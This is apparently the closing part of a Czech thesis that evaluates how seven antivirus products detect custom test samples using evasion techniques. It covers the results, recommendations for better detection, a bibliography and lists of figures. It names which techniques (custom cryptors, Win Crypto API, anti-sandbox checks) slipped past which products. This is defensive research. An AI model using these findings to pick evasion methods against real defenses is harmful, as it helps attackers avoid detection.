- Obfuskace volání Windows API ($3.4 + 0.13 = \mathbf{3.53}$)

Velice dobře detekovatelná technika dynamickou analýzou, které monitoruje nestandardní volání Windows API funkcí. Antivir BitDefender byl schopný tuto techniku odhalit jak při spuštění, tak při vynuceném skenu nikoliv však při přístupu k souboru či stažení z internetu. Antiviry Avast i AVG byly schopny tuto hrozbu detekovat při stažení, spuštění a vynuceném skenu. Nejlepší detekční schopnosti k rozpoznání této techniky měl Antivirus Eset, který ji byl schopný identifikovat ve všech scénářích. Nízké skóre VTS naopak indikuje, že je pro antivirové enginy obtížné tuto techniku identifikovat statickou analýzou.

- Shellcode Injection ze vzdáleného zdroje ($3.2 + 0.20 = \mathbf{3.40}$)

Další velice dobře detekovatelná technika dynamickou analýzou. Technika byla detekována většinou antiviru při spuštění, antivirový engine AVG a Avastu byl tuto hrozbu schopen detekovat ve všech testovaných scénářích. Nízké skóre VTS pravděpodobně znamená, že statická analýza testovaných enginů nebyla schopna rozpoznat vzory, které by nasvědčovaly, že jde o potenciální hrozbu.

- RunPE ($2.8 + 0.15 = \mathbf{2.95}$)

Spolehlivě detekovatelná technika dynamickou a behaviorální analýzou kdy většina antivirů tuto techniku označila jako podezřelou při běhu. Antivir BitDefender byl schopný techniku identifikovat jako *Trojan.GenericKD.76468636* což vede k závěru, že tento antivir používá ve svém Statickém detekční enginu heuristiku, při které porovnává testovaný vzorek s generickými vzorky malwaru a hledá podezřelé vzory chování. Antivir Eset tuto hrozbu odhalil ve všech scénářích díky potenciálně agresivní heuristice anebo pokročilé analýze signatur, metadat či jednotlivých řetězců. VTS skóre pak značí, že antivirová enginy mají problém tuto techniku identifikovat statickou analýzou.

- Reflective DLL injection ($2.2 + 0.29 = \mathbf{2.49}$)

Často používaná technika, které je snadno identifikovatelná jak statickou, tak dynamickou analýzou. Vyšší skóre pro VTS u této techniky nasvědčuje, že jsou antiviry tuto techniku schopny detekovat již při statické analýze, a to nejspíše při porovnávání jednotlivých vzorů a signatur z již známých hrozeb.

- Packery a Cryptery ($2 + 0.11 = \mathbf{2.11}$)

Technika snadno detekovatelná při spuštění dynamickou analýzou. Nižší VTS skóre je pravděpodobně způsobeno horší citlivostí detekčních enginů na tento typ hrozby.

Nízké detekční skóre testovaných enginů a VTS (špatně detekovatelné techniky):

- Anti-Debug / Anti-Sandbox ($2 + 0.04 = \mathbf{2.04}$)

Tato technika je obtížně detekovatelné statickou analýzou navíc je špatně detekovatelná dynamickou analýzou či heuristikou. Nízké VTS skóre potvrzuje neúčinnost statické analýzy na tuto techniku. V případě testovaných antivirů nebyla tato technika odhalena ani při dynamické či runtime analýze, detekční enginy v tomto případě pouze reagovaly na vytvořený soubor Eicar viz obrázky 2, 11, 21, 31, 43 v příloze P II

- Win Crypto API ($0 + 0.02 = \mathbf{0.02}$)

Detekční enginy nebyly schopny tuto hrozbu rozpoznat a považovaly ji za legitimní software. Nízké VTS skóre naznačuje, že detekční enginy interpretují použití Win Crypto API jako legitimní.

- Custom Cryptor ($0 + 0.01 = \mathbf{0.01}$)

Nejnižší skóre toho vzorku naznačuje, že pokud není známa signatura malwaru, který používá svou vlastní implementaci šifrovacího algoritmu tak je v podstatě pro antivir nedetekovatelný.

4.3.2 Dle zvoleného antivirového programu

Vysoká detekční úspěšnost antiviru (dobrý detekční engine):

ESET (AV5) byl úspěšný v detekci většiny hrozeb což značí potenciálně agresivní heuristiku anebo pokročilou analýzu signatur, metadat či jednotlivých řetězců. Tento detekční engine zvládl jako jeden z mála detekovat neznámou hrozbu již při stažení (testovací scénář DWN).

AVG (AV3) a **Avast (AV4)** naprosto identické detekční schopnosti, kvalitní detekce Shellcode injection pomocí analýzy signatur anebo již při stažení hrozby, ostatní hrozby detekovány při spuštění vedou k závěru, že tyto enginy mají dobře navrženou runtime detekci.

BitDefender (AV2) má jako jediný testovaný antivir nejvyšší skóre při detekci techniky Reflective DLL, pravděpodobně dobře reaguje na signatury této techniky. Naopak zaostává při detekci Shellcode injection, kdy nebyl schopen hrozbu detekovat ani za běhu.

AVG (AV3) a **Avast (AV4)** naprosto identické detekční schopnosti, kvalitní detekce Shellcode injection pomocí analýzy signatur anebo již při stažení hrozby, ostatní hrozby detekovány při spuštění vedou k závěru, že tyto enginy mají dobře navrženou runtime detekci.

F-Secure (AV7) úspěšný při detekci většiny hrozeb při spuštění (dobrá behaviorální analýza v runtime), avšak bez notifikace uživatele, technika Anti-debugging / anti-sandboxing byla schopná uložit textový řetězec EICAR do souboru mlwr_NN_eicar.com bez detekce což vede k závěru, že je tento detekční engine zmást a maskovat se jako legitimní program.

Nízká detekční úspěšnost antiviru (nedostatečný detekční engine):

WinDefender (AV1) špatná real-time detekce hrozeb v případě spustitelných souborů. Většina technik byla schopná uložit testovací soubor Eicar do cílové složky bez jakékoliv reakce antiviru. Uložený textový řetězec Eicar byl detekovaný až při vynuceném skenu.

McAfee (AV6) neschopnost detekovat potenciální hrozbu při spuštění vede k závěru, že tento detekční engine má velice slabou heuristiku anebo všeobecně konzervativní detekční engine pravděpodobně zaměřený primárně na detekci signatur známých hrozeb.

Výše uvedené výsledky analýzy testovaných detekční enginů antivirových programů navíc korelují s analýzou provedenou hackerskou skupinou Conti Ransomware Group, kde skupina hodnotí účinnost jednotlivých řešení následovně:

S		
A	 	
B	      	
C	    	
D	 	
LOL	  	

Obrázek 24 Hodnocení jednotlivých řešení dle Conti Ransomware Group

(zdroj: cybermaxx.com [48])

Tabulka 50 Pořadí obtížnosti obejití detekčního enginu dle Conti Ransomware Group

Pořadí:	Popis dle Conti Ransomware Group:
S	Nejtěžší EDR k obejití, představující určitou úroveň odporu.
A	Silné detekční schopnosti, k obejití je nutno vynaložit značné úsilí.
B	Průměrné detekční schopnosti, útočníci je berou vážně, ale existují řešení jak je obejít.
C	Dostatečně slabé detekční schopnosti, které jsou útočníky ignorovány při většině seriózních útoků.
D	Téměř irelevantní detekční schopnosti, relativně triviální k obejití.
LOL	Nástroje, které jsou v reálných případech narušení bezpečnosti považovány za směšně neúčinné.

(zdroj: cybermaxx.com [48])

4.4 Omezení a slabiny detekčních mechanismů jednotlivých AV

Z provedeného testování je patrné, že mezi jednotlivými antivirovými produkty existují značné rozdíly v jejich detekční účinnosti. Některé nástroje dokázaly spolehlivě odhalit pokročilé techniky, jako je *Shellcode injection* nebo *RunPE*, zatímco jiné naopak vykazovaly nízkou nebo nulovou míru detekce. To naznačuje rozdílnou hloubku heuristických analýz, míru použití sandboxingu či přítomnost behaviorálních enginů.

Zjištěné rozdíly v detekci mezi jednotlivými AV nástroji potvrzují, že ne všechna řešení poskytují stejnou úroveň ochrany, zejména proti pokročilejším technikám používaným v reálném malwaru či proti jejich kombinaci.

4.5 Zjištěná omezení Statické analýzy

Z dosažených výsledků je zřejmé, že statická analýza u většiny detekčních enginů nesplnila svůj účel, neboť jejím cílem bylo zachytit známé signatury či podezřelé sekvence obsažené v binárním souboru již při jeho ukládání z internetu na disk. Detekční schopnosti statické analýzy byly omezené, jelikož testované techniky byly naprogramovány specificky pro tento experiment a otisky (hashe) jednotlivých vzorků nebyly antivirovým nástrojům předem známy, a tudíž je nemohly jednoznačně identifikovat.

V tomto případě lze označit Statickou analýzu jako spolehlivou pouze při detekci již známých hrozeb nicméně neúčinnou při detekci hrozeb nových či jejich nových mutací kdy by ideálně statický detekční engine měl také analyzovat metadata, textové řetězce a vzorce obsažené v potenciálně nebezpečném souboru.

4.6 Zjištěná omezení Dynamické analýzy

Dynamická analýza vykazala vyšší detekční úspěšnost než statická analýza, a to zejména díky tomu, že testované vzorky byly spouštěny v sandboxovém prostředí antiviru anebo byly podrobeny analýze volání funkcí, sledování zápisu do paměti a spouštění kódu z paměti. Na základě tohoto chování mohl detekční engine vyhodnotit binární soubor jako potenciálně škodlivý i v případě kdy šlo o nový malware bez existující signatury.

Tento druh analýzy byl efektivní při cílené obfuskaci volaných API funkcí systému Windows či při detekci technik ověřujících spuštění v sandboxu. Zároveň se ukázalo, že k

technikám, jako jsou Win CryptoAPI nebo Custom Cryptor, jsou detekční enginy velmi tolerantní, a tyto techniky tak lze zneužít bez zjevné detekce.

V antivirových enginech jsou pak patrné určité rozdíly — některé umožnily spuštění škodlivého programu, jiné sice spuštění povolily, ale následně zablokovaly extrakci payloadu, a jiné zabránily spuštění programu úplně.

5 NÁVRHY NA ZLEPŠENÍ OCHRANY PŘED MALWARE

Úkol detekčních enginů antivirových programu je velice problematický, a to z důvodu tenké hranice mezi detekcí skutečně škodlivého kódu a falešným označením potenciálně bezpečných aplikací jako nebezpečné.

Správně fungující antivirový engine by neměl uživatele omezovat v jeho každodenní práci tzn. neměl by falešně detekovat hrozby tam kde nejsou, a naopak spolehlivě detekovat hrozby tam kde jsou či alespoň na potenciální hrozby uživatele upozornit.

5.1 Možnosti zlepšení AV řešení

Analýza poskytla dostatek informací k evaluaci jednotlivých druhů analýz prováděných detekčními enginy a k návrhu jejich vylepšení.

Z analýzy jasné vyplývá, že většina detekčních enginů spoléhá na Statickou analýzu jako na prvotní test podezřelého souboru, tato je však neúčinná při detekci nových hrozeb. Dále je znatelné, že některé enginy dobře reagovaly na škodlivé programy po jejich spuštění a dokázaly za běhu omezit potenciálně podezřelé či destruktivní akce.

Vzhledem tomu, že je zjevné, že je většina testovaných enginů bezradná při detekci nových hrozeb doporučil bych přidat další detekční vrstvu, které bude založena na pokročilé behaviorální analýze, analýze malwaru pomocí strojového učení či pomocí paměťové analýzy, která by mohla efektivněji odhalit techniky typu process injection.

5.1.1 Pokročilá Behaviorální analýza

Jedním z klíčových směrů pro zvýšení efektivity detekce moderních hrozeb je implementace pokročilé behaviorální analýzy, která překračuje tradiční přístupy založené na signaturách nebo statickém rozboru binárního kódu. Cílem je dynamicky sledovat chování procesu v reálném čase a vyhodnocovat podezřelé aktivity na základě kontextu, sekvence událostí a interakcí s operačním systémem.

Prvky pokročilé behaviorální analýzy by mohly být následující:

- Dynamické profilování procesů – každý proces je přiřazen do určité kategorie podle behaviorálního profilu, který je pro něj typický z hlediska volaných API,

práce se soubory, síťové komunikace, alokaci paměti či interakci s dalšími procesy

- Korelace událostí – systém monitoruje v reálném čase události, které spuštěný proces provádí a dle předdefinovaných odchylek chování, které mohou indikovat chování malware je detekuje např: spuštění procesu – manipulace s pamětí – otevření spojení do internetu může indikovat chování dropperu.
- Lehký sandboxing – lehký integrovaný sandbox, který emuluje spuštění podezřelých binárních souborů bez interakce uživatele a na základě jejich chování je hodnotí
- Ochrana proti anti-debug a anti-sandbox technikám – detekční engine by měl mít schopnost detekovat techniky určené k maskování

Hlavní výhodou pokročilé behaviorální analýzy pak je:

- Zvýšená odolnost vůči 0-day útokům
- Vetší adaptabilita na nové typy útoků

5.1.2 Strojové učení a umělá inteligence

Další potenciálním vylepšením detekčních enginů by mohlo být strojové učení (ML) a umělá inteligence (AI).

Hlavní prvky toho druhu analýzy:

- Statická analýza pomocí ML – klasifikace binárních souborů za použití extrahovaných atributů z binárního souboru
- Dynamická analýza pomocí ML – klasifikace na základě runtime dat
- Anomální detekce – rozpoznávání vzorů, které se výrazně liší od legitimních aplikací
- Adaptivní detekce – model se učí na základě zpětné vazby od uživatele podle které upravuje agresivitu detekce

Výhody tohoto přístupu jsou:

- Detekce 0-day hrozby bez předchozí znalosti
- Predikce rizikového chování malware
- Přizpůsobení se uživatelským potřebám dle zpětné vazby

5.1.3 Detekce pomocí paměťové analýzy

Dalším podstatným prvek, který by mohl vést ke zlepšení detekčních enginů je analýza paměti spuštěného procesu.

Klíčový princip této analýzy je:

- Skenování paměťových oblastí – hledání podezřelých paměťových sekci či porovnávání paměťového obrazu s binárním obrazem na disku
- Detekce neautorizovaných DLL injekcí
- Detekce škodlivých stringů, shellcodů nebo síťových relací přímo v paměti procesů

Výhody paměťové analýzy:

- Schopnost detekce malware, který se nevyskytuje na disku, a tedy uniká tradičním antivirovým kontrolám
- Možnost rekonstrukce škodlivého kódu z paměti (potom co byl do paměti rozbalen) a možnost reverzní analýzy

5.2 Doporučení pro koncové uživatele a organizace

Všeobecně známe doporučení pro koncové uživatele vyplývá z již známých bezpečnostních doporučeních jako:

- Omezování práv uživatelů a segmentace sítí
- Pravidelné školení uživatelů ohledně počítačové bezpečnosti
- Pravidelná aktualizace veškerého software

- Zálohování a příprava na případné incidenty
- Neomezovat se pouze na antivir

ZÁVĚR

Tato práce si dala za cíl analyzovat detekční mechanismy antivirových programů prostřednictvím vybraných technik, které jsou běžně využívány tvůrci škodlivého kódu za účelem obejití detekce. Na základě experimentálního testování různých antivirových enginů bylo zjištěno, že většina z nich i nadále spoléhá především na signaturní analýzu jako stěžejní detekční metodu.

Výsledky však ukázaly, že tento přístup má značná omezení – zejména v případě nových nebo obfuskovaných vzorků, kde signaturní přístup selhává a nedokáže efektivně reagovat na dynamicky se měnící hrozby. Testované techniky obfuskace, šifrování, manipulace s pamětí (process injection) či obfuskace API volání prokázaly, že i relativně jednoduché úpravy mohou vést k úspěšnému obejití detekce.

Z těchto zjištění vyplývá potřeba posunu směrem k pokročilejším detekčním metodám, jako je behaviorální analýza, paměťová inspekce nebo využití strojového učení a umělé inteligence, které umožňují identifikovat hrozby na základě jejich chování, a ne pouze ze známých vzorců či signatur.

Zároveň tato práce ukazuje, že samotný antivirový program není dostačujícím bezpečnostním prvkem, a že efektivní ochrana systému vyžaduje kombinaci více vrstev zabezpečení, aktivní monitoring a pravidelnou aktualizaci znalostí jak na straně administrátorů, tak na straně uživatelů.

SEZNAM POUŽITÉ LITERATURY

- [1] Virus | ESET Glossary [online]. [cit. 2025-03-20]. Dostupné z: <https://help.eset.com/glossary/cs-CZ/viruses.html>
- [2] Červ | ESET Glossary [online]. [cit. 2025-03-20]. Dostupné z: <https://help.eset.com/glossary/cs-CZ/worms.html>
- [3] Scenario - Informační technologie [online]. 2025 [cit. 2025-03-23]. Dostupné z: <https://it.scenario.cz/kyberneticka-bezpecnost/pojmy-v-kyberbezpecnosti/co-je-ransomware/>
- [4] THUKARAM, Mahadev a Dharmendra T, RATHOD, Bhargav, ed. Advanced Malware Analysis and Intelligence: Investigating malicious code with static and dynamic analysis and threat intelligence. BPB Publications, 2025, 1114 s. ISBN 978-93-65899-504.
- [5] Spyware | ESET Glossary [online]. [cit. 2025-04-19]. Dostupné z: <https://help.eset.com/glossary/cs-CZ/spyware.html>
- [6] Trojský kůň | ESET Glossary [online]. [cit. 2025-04-21]. Dostupné z: https://help.eset.com/glossary/cs-CZ/trojan_horses.html
- [7] VIRUSTOTAL - SEZNAM ENGINŮ. Virustotal.com [online]. 2024 [cit. 2025-03-20]. Dostupné z: <https://docs.virustotal.com/docs/list-file-engines>
- [8] MICROSOFT. Přehled Microsoft Defender antivirové ochrany ve Windows [online]. 2024 [cit. 2025-04-23]. Dostupné z: <https://learn.microsoft.com/cs-cz/defender-endpoint/microsoft-defender-antivirus-windows>
- [9] Windows Defender vs. antiviry třetích stran: Co si vybrat? [online]. [cit. 2025-04-23]. Dostupné z: <https://wintip.cz/4281-windows-defender-vs-antiviry-tretich-stran-co-si-vybrat>
- [10] NAČERADSKÝ, Vojtěch. Bitdefender: Recenze antiviru 2025 [online]. [cit. 2025-04-26]. Dostupné z: <https://www.nastrojeproweb.cz/clanky/bitdefender-recenze-antiviru>
- [11] NAČERADSKÝ, Vojtěch. AVG: Recenze antiviru 2025 [online]. [cit. 2025-04-26]. Dostupné z: <https://www.nastrojeproweb.cz/clanky/avg-recenze-antiviru>
- [12] Ochrana koncových zařízení pro firmy | AVG [online]. [cit. 2025-04-26]. Dostupné z: <https://www.avg.com/cs-cz/endpoint-protection>

- [13] Avast Antivirus. In: Wikipedia: the free encyclopedia [online]. San Francisco (CA): Wikimedia Foundation, 2001-, 2025-11-18 [cit. 2025-04-28]. Dostupné z: https://cs.wikipedia.org/wiki/Avast_Antivirus
- [14] WU, Raven. Recenze antiviru Avast 2025: Ochrání vaše zařízení? [online]. [cit. 2025-04-28]. Dostupné z: <https://cs.safetydetectives.com/best-antivirus/avast/>
- [15] GEN DIGITAL. Detekce a blokování malwaru [online]. [cit. 2025-04-28]. Dostupné z: <https://www.avast.com/cs-sk/technology/malware-detection-and-blocking#pc>
- [16] Eset. In: Wikipedia: the free encyclopedia [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2025-04-28]. Dostupné z: <https://cs.wikipedia.org/wiki/ESET>
- [17] ANTIVIROVECENTRUM.CZ. ESET PROTECT Essential On-Prem [online]. [cit. 2025-04-28]. Dostupné z: <https://www.antivirovecentrum.cz/eset/business/protect-essential-on-prem.aspx>
- [18] NAČERADSKÝ, Vojtěch. McAfee: Recenze antiviru 2025 [online]. [cit. 2025-04-28]. Dostupné z: <https://www.nastrojeproweb.cz/clanky/mcafee-recenze-antiviru>
- [19] ANTIVIROVECENTRUM.CZ. F-Secure [online]. [cit. 2025-04-28]. Dostupné z: <https://www.antivirovecentrum.cz/f-secure.aspx>
- [20] ALAS SOFTWARE. F-Secure Total [online]. [cit. 2025-05-03]. Dostupné z: <https://www.alas-software.cz/f-secure-total/>
- [21] KLOZOVÁ, Miroslava. Znáte nástroj VIRUSTOTAL? Měli by jste ... [online]. [cit. 2025-05-05]. Dostupné z: <https://www.internetembezcne.cz/znate-nastroj-virustotal-meli-by-jste/>
- [22] DHARATI, Dholariya, Panchal DIXIT a Singhal PALLAVI. Anti-Virus Tempering Methodologies. 2024, 8 s. e ISSN: 2584-2854. Dostupné také z: https://www.researchgate.net/publication/380510048_Anti-Virus_Tempering_Methodologies
- [23] CUCCI, Kyle. Evasive malware: A field guide to detecting, analyzing, and defeating advance threats. San Francisco: No Starch Press, [2024]. ISBN 978-1-7185-0326-7.
- [24] DEEP INSTINCT RESEARCH TEAM. Certificate Bypass: Hiding and Executing Malware from a Digitally Signed Executable [online]. 2016 [cit. 2025-05-13]. Dostupné

- z: <https://www.blackhat.com/docs/us-16/materials/us-16-Niprasky-Certificate-Bypass-Hiding-And-Executing-Malware-From-A-Digitally-Signed-Executable-wp.pdf>
- [25] PAUTOV, Andrey. Static Malware Analysis. Strings analysis.: Understanding Strings [online]. In: . 2025 [cit. 2025-05-13]. Dostupné z: <https://medium.com/@1200km/static-malware-analysis-e876640cfdb0>
- [26] SAMOCIUK, Dominik. Antivirus Evasion Methods in Modern Operating Systems [online]. Institute of Informatics, Silesian University of Technology, 2023, 17 [cit. 2025-04-23]. Dostupné z: <https://www.mdpi.com/2076-3417/13/8/5083>
- [27] AWAD, Mariette a Rahul KHANNA. Efficient Learning Machines: Theories, Concepts, and Applications for Engineers and System Designers [online]. ApressOpen, 2015. ISBN 978-1-4302-5989-3.
- [28] HONZÍK, Petr. FEKT VUT. Strojové učení: základní přehled a terminologie [online]. [cit. 2025-05-20]. Dostupné z: http://vision.uamt.feec.vutbr.cz/STU/lectures/01_Strojove_uceni_zakladni_prehled_a_terminologie.pdf
- [29] KASPERSKY LAB. *Machine Learning for Malware Detection* [online]. [cit. 2025-05-20]. Dostupné z: <https://media.kaspersky.com/en/enterprise-security/Kaspersky-Lab-Whitepaper-Machine-Learning.pdf>
- [30] Balakrishnan, A.; Schulze, C. Code Obfuscation Literature Survey. CS701 Constr. Compil. 2005, 19, 31. Available online: <https://pages.cs.wisc.edu/~arinib/writeup.pdf> (accessed on 15 April 2023).
- [31] XU, Jianyun, Andrew H. SUNG, Srinivas MUKKAMALA a Qingzhong LIU. Obfuscated Malicious Executable Scanner [online]. USA, 2007 [cit. 2025-05-20]. Dostupné z: https://www.researchgate.net/publication/249832637_Obfuscated_Malicious_Executable_Scanner
- [32] ASHBURN, Oscar. Polymorphic & Metamorphic [online]. 2025 [cit. 2025-05-01]. Dostupné z: https://github.com/O-LavenderAshburn/Knowledgebase_MalwareAnalysis/wiki/Polymorphic-%26-Metamorphic

- [33] Rad, B.B.; Masrom, M.; Ibrahim, S. Camouflage in Malware: From Encryption to Metamorphism. *Int. J. Comput. Sci. Netw. Secur.* 2012, 12, 74–83. [Google Scholar]
- [34] ASHBURN, Oscar. Fileless execution [online]. 2025 [cit. 2025-05-01]. Dostupné z: https://github.com/O-LavenderAshburn/Knowledgebase_MalwareAnalysis/wiki/Fileless-execution
- [35] What Is Fileless Malware? [online]. FORTINET, INC. [cit. 2025-05-13]. Dostupné z: <https://www.fortinet.com/resources/cyberglossary/fileless-malware>
- [36] SPRAVA-SITE.EU. Rezidentní vir [online]. [cit. 2025-05-18]. Dostupné z: <https://www.sprava-site.eu/rezidentni-vir/>
- [37] MATT, Susannah Clark. A guided tour of the 2023 Threat Detection Report [online]. 2023, 2023-03-23, 2024-04-30 [cit. 2025-05-14]. Dostupné z: <https://redcanary.com/blog/threat-detection/2023-threat-detection-report/>
- [38] STALLMAN, Richard M. et al., Using the GNU Compiler Collection [online]. Boston: GNU Press, 2024 [cit. 2025-05-13]. Dostupné z: <https://gcc.gnu.org/onlinedocs/gcc-14.1.0/gcc.pdf>
- [39] EICAR testovací soubor. In: Wikipedia: the free encyclopedia [online]. San Francisco (CA): Wikimedia Foundation, 2020, 2022 [cit. 2025-05-13]. Dostupné z: https://cs.wikipedia.org/wiki/EICAR_testovac%C3%AD_soubor
- [40] USEREXISTSError. DllLoaderShellcode [online]. 2018 [cit. 2025-05-12]. Dostupné z: <https://github.com/UserExistsError/DllLoaderShellcode/tree/master/Loader>
- [41] KAIXINOL. A ransomware program written in C++ [online]. 2024, 21.08.2024 [cit. 2025-05-12]. Dostupné z: <https://gist.github.com/kaixinol/89e8b333a61388b204b7b5a6d972b309>
- [42] GUPTA, Nikhil. *API Hashing — Why Malware Loves (And You Should Care)* [online]. 2025 [cit. 2025-05-11]. Dostupné z: <https://securitymaven.medium.com/api-hashing-why-malware-loves-and-you-should-care-77c5135d9aaa>
- [43] ZHUSSUPOV, Zhassulan. Malware and cryptography 26: encrypt/decrypt payload via SAFER. Simple C/C++ example. [online]. [cit. 2025-05-09]. Dostupné z: <https://cocomelonc.github.io/malware/2024/04/09/malware-cryptography-26.html>

- [44] ZHUSSUPOV, Zhassulan. MD MZ - Malware Development Book. 2024. 2024, 945 s. 2nd edition. Dostupné z: https://github.com/cocomelonc/mdmz_book.
- [45] Secure and Fast Encryption Routine. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2025-05-23]. Dostupné z: https://en.wikipedia.org/wiki/Secure_and_Fast_Encryption_Routine
- [46] UNPROTECT.IT. *NtGlobalFlag* [online]. [cit. 2025-05-19]. Dostupné z: <https://unprotect.it/technique/ntglobalflag/>
- [47] 0XPAT. *Malware development part 2 - anti dynamic analysis & sandboxes* [online]. [cit. 2025-05-19]. Dostupné z: https://0xpat.github.io/Malware_development_part_2/
- [48] *Conti Ransomware Gang Rank EDR Solutions Based on Ease of Evasion* [online]. [cit. 2025-05-23]. Dostupné z: <https://www.cybermaxx.com/resources/conti-ransomware-gang-rank-edr-solutions-based-on-ease-of-evasion/>

SEZNAM OBRÁZKŮ

Obrázek 1 Příklad výsledku analýzy nástrojem VirusTotal	23
Obrázek 2 Teoretický princip signaturní analýzy	25
Obrázek 3 Metadata souboru ntdll.dll.....	26
Obrázek 4 Digitálně podepsaná knihovna ntdll.dll.....	26
Obrázek 5 Teoretický princip behaviorální analýzy	29
Obrázek 6 Životní cyklus detekčního algoritmu.....	30
Obrázek 7 Nejpoužívanější techniky použité tvůrci malware	36
Obrázek 8 Technika Process injection.....	36
Obrázek 9 Technika RunPE.....	37
Obrázek 10 Načítání a mapování PE souboru do virtuální paměti v rámci procesu	38
Obrázek 11 Technika DLL injection	39
Obrázek 12 Výpis virtuální PC v Hyper-V za pomoci PowerShellu.....	44
Obrázek 13 Úspěšné spuštění payloadu metodou RunPE	51
Obrázek 14 Úspěšné spuštění payloadu metodou Reflective DLL injection	55
Obrázek 15 Úspěšné použití Windows CryptoAPI	57
Obrázek 16 Úspěšné použití vlastního šifrovacího algoritmu simulující ransomware	59
Obrázek 17 Úspěšné použití techniky RunPE a obfuskovaných API volání.....	64
Obrázek 18 Úspěšné spuštění staženého payloadu z internetu.....	68
Obrázek 19 Úspěšné dešifrování škodlivého payloadu a jeho spuštění na hostiteli.....	73
Obrázek 20 Přítomnost debuggeru anebo sandboxu nebyla zjištěna.....	77
Obrázek 21 Přítomnost debuggeru anebo sandboxu byla zjištěna	77
Obrázek 22 Diagram provedení experimentálního testování vzorku malware.....	81
Obrázek 23 Vizualizace dílčích výsledků v heatmapě	108
Obrázek 24 Hodnocení jednotlivých řešení dle Conti Ransomware Group	112

SEZNAM OBRÁZKŮ V PŘÍLOHÁCH

Obrázek P II. 1 Detekce soubor Eicar při přístupu či vynuceném skenu WinDefender ..	134
Obrázek P II. 2 Detekce Eicar z mlwr_8.exe při scénáři RUN WinDefender	134
Obrázek P II. 3 Detekce mlwr_1.exe při scénáři RUN BitDefender	135
Obrázek P II. 4 Detekce mlwr_1.exe při scénáři SCAN BitDefender	135
Obrázek P II. 5 Detekce mlwr_2.exe při scénáři RUN BitDefender	135
Obrázek P II. 6 Detekce mlwr_2.exe při scénáři SCAN BitDefender	136
Obrázek P II. 7 Detekce mlwr_5.exe při scénáři RUN BitDefender	136
Obrázek P II. 8 Detekce mlwr_5.exe při scénáři SCAN BitDefender	136
Obrázek P II. 9 Detekce mlwr_6.exe při scénáři RUN BitDefender	137
Obrázek P II. 10 Detekce mlwr_7.exe a output.exe při scénáři RUN BitDefender.....	137
Obrázek P II. 11 Detekce mlwr_8.exe při scénáři RUN BitDefender	138
Obrázek P II. 12 Detekce mlwr_1.exe při scénáři RUN AVG	138
Obrázek P II. 13 Detekce mlwr_2.exe při scénáři RUN AVG	139
Obrázek P II. 14 Detekce mlwr_5.exe při scénáři DWN AVG	139
Obrázek P II. 15 Detekce mlwr_5.exe při scénáři RUN AVG	140
Obrázek P II. 16 Detekce mlwr_6.exe při scénáři DWN AVG	140
Obrázek P II. 17 Detekce mlwr_6.exe při scénáři ACC AVG.....	141
Obrázek P II. 18 Detekce mlwr_6.exe při scénáři RUN AVG	141
Obrázek P II. 19 Detekce mlwr_6.exe při scénáři SCAN AVG	142
Obrázek P II. 20 Detekce mlwr_7.exe při scénáři RUN AVG	142
Obrázek P II. 21 Detekce mlwr_8.exe při scénáři RUN AVG	143
Obrázek P II. 22 Detekce mlwr_1.exe při scénáři RUN Avast.....	143
Obrázek P II. 23 Detekce mlwr_2.exe při scénáři RUN Avast.....	144
Obrázek P II. 24 Detekce mlwr_5.exe při scénáři DWN Avast.....	144
Obrázek P II. 25 Detekce mlwr_5.exe při scénáři RUN Avast.....	145
Obrázek P II. 26 Detekce mlwr_6.exe při scénáři DWN Avast.....	145
Obrázek P II. 27 Detekce mlwr_6.exe při scénáři ACC Avast.....	146
Obrázek P II. 28 Detekce mlwr_6.exe při scénáři RUN Avast.....	146
Obrázek P II. 29 Detekce mlwr_6.exe při scénáři SCAN Avast.....	147
Obrázek P II. 30 Detekce mlwr_7.exe při scénáři RUN Avast.....	147
Obrázek P II. 31 Detekce mlwr_8.exe při scénáři RUN Avast.....	148
Obrázek P II. 32 Detekce mlwr_1.exe při scénáři DWN ESET	148
Obrázek P II. 33 Detekce mlwr_1.exe při scénáři ACC ESET	149

Obrázek P II. 34 Detekce mlwr_1.exe při scénáři RUN ESET	149
Obrázek P II. 35 Detekce mlwr_1.exe při scénáři SCAN ESET	150
Obrázek P II. 36 Detekce mlwr_2.exe při scénáři RUN ESET	150
Obrázek P II. 37 Detekce mlwr_5.exe při scénáři DWN ESET	151
Obrázek P II. 38 Detekce mlwr_5.exe při scénáři ACC ESET.....	151
Obrázek P II. 39 Detekce mlwr_5.exe při scénáři RUN ESET	152
Obrázek P II. 40 Detekce mlwr_5.exe při scénáři SCAN ESET	152
Obrázek P II. 41 Detekce mlwr_6.exe při scénáři RUN ESET	153
Obrázek P II. 42 Detekce mlwr_7.exe při scénáři RUN ESET	153
Obrázek P II. 43 Detekce mlwr_8.exe při scénáři RUN ESET	154
Obrázek P II. 44 Detekce soubor Eicar při přístupu či vynuceném skenu McAfee	154
Obrázek P II. 45 Detekce soubor Eicar při přístupu či vynuceném skenu F-Secure	155
Obrázek P II. 46 Detekce mlwr_1.exe při scénáři RUN F-Secure	155

SEZNAM TABULEK

Tabulka 1 Rozdíl mezi polymorfním a metamorfním malwarem.....	32
Tabulka 2 Nejčastější kryptografické algoritmy používané malwarem.....	33
Tabulka 3 Nainstalované komponenty na jednotlivých PC	42
Tabulka 4 Standartní konfigurace virtuálních PC	43
Tabulka 5 Seznam virtuálních PC a jejich síťové konfigurace.....	44
Tabulka 6 Instalované antivirové řešení a jejich SHA256 hash	45
Tabulka 7 Tabulka nahrazených API volání	63
Tabulka 8 Metrika a váhy jednotlivých testovacích scénářů	79
Tabulka 9 Ilustrační příklad výsledků pro jeden z testovaných antivirových programů	79
Tabulka 10 Praktické ověření detekovatelnosti payload.exe	84
Tabulka 11 Indikátory detekce mlwr_8 WinDefender.....	87
Tabulka 12 Dosažené skóre detekčního enginu WinDefender	88
Tabulka 13 Indikátory detekce mlwr_1 BitDefender.....	89
Tabulka 14 Indikátory detekce mlwr_2 BitDefender.....	89
Tabulka 15 Indikátory detekce mlwr_5 BitDefender.....	90
Tabulka 16 Indikátory detekce mlwr_6 BitDefender.....	90
Tabulka 17 Indikátory detekce mlwr_7 BitDefender.....	90
Tabulka 18 Indikátory detekce mlwr_8 BitDefender.....	91
Tabulka 19 Celkové dosažené skóre detekčního enginu BitDefender.....	91
Tabulka 20 Indikátory detekce mlwr_1 AVG.....	92
Tabulka 21 Indikátory detekce mlwr_2 AVG.....	92
Tabulka 22 Indikátory detekce mlwr_5 AVG.....	93
Tabulka 23 Indikátory detekce mlwr_6 AVG.....	93
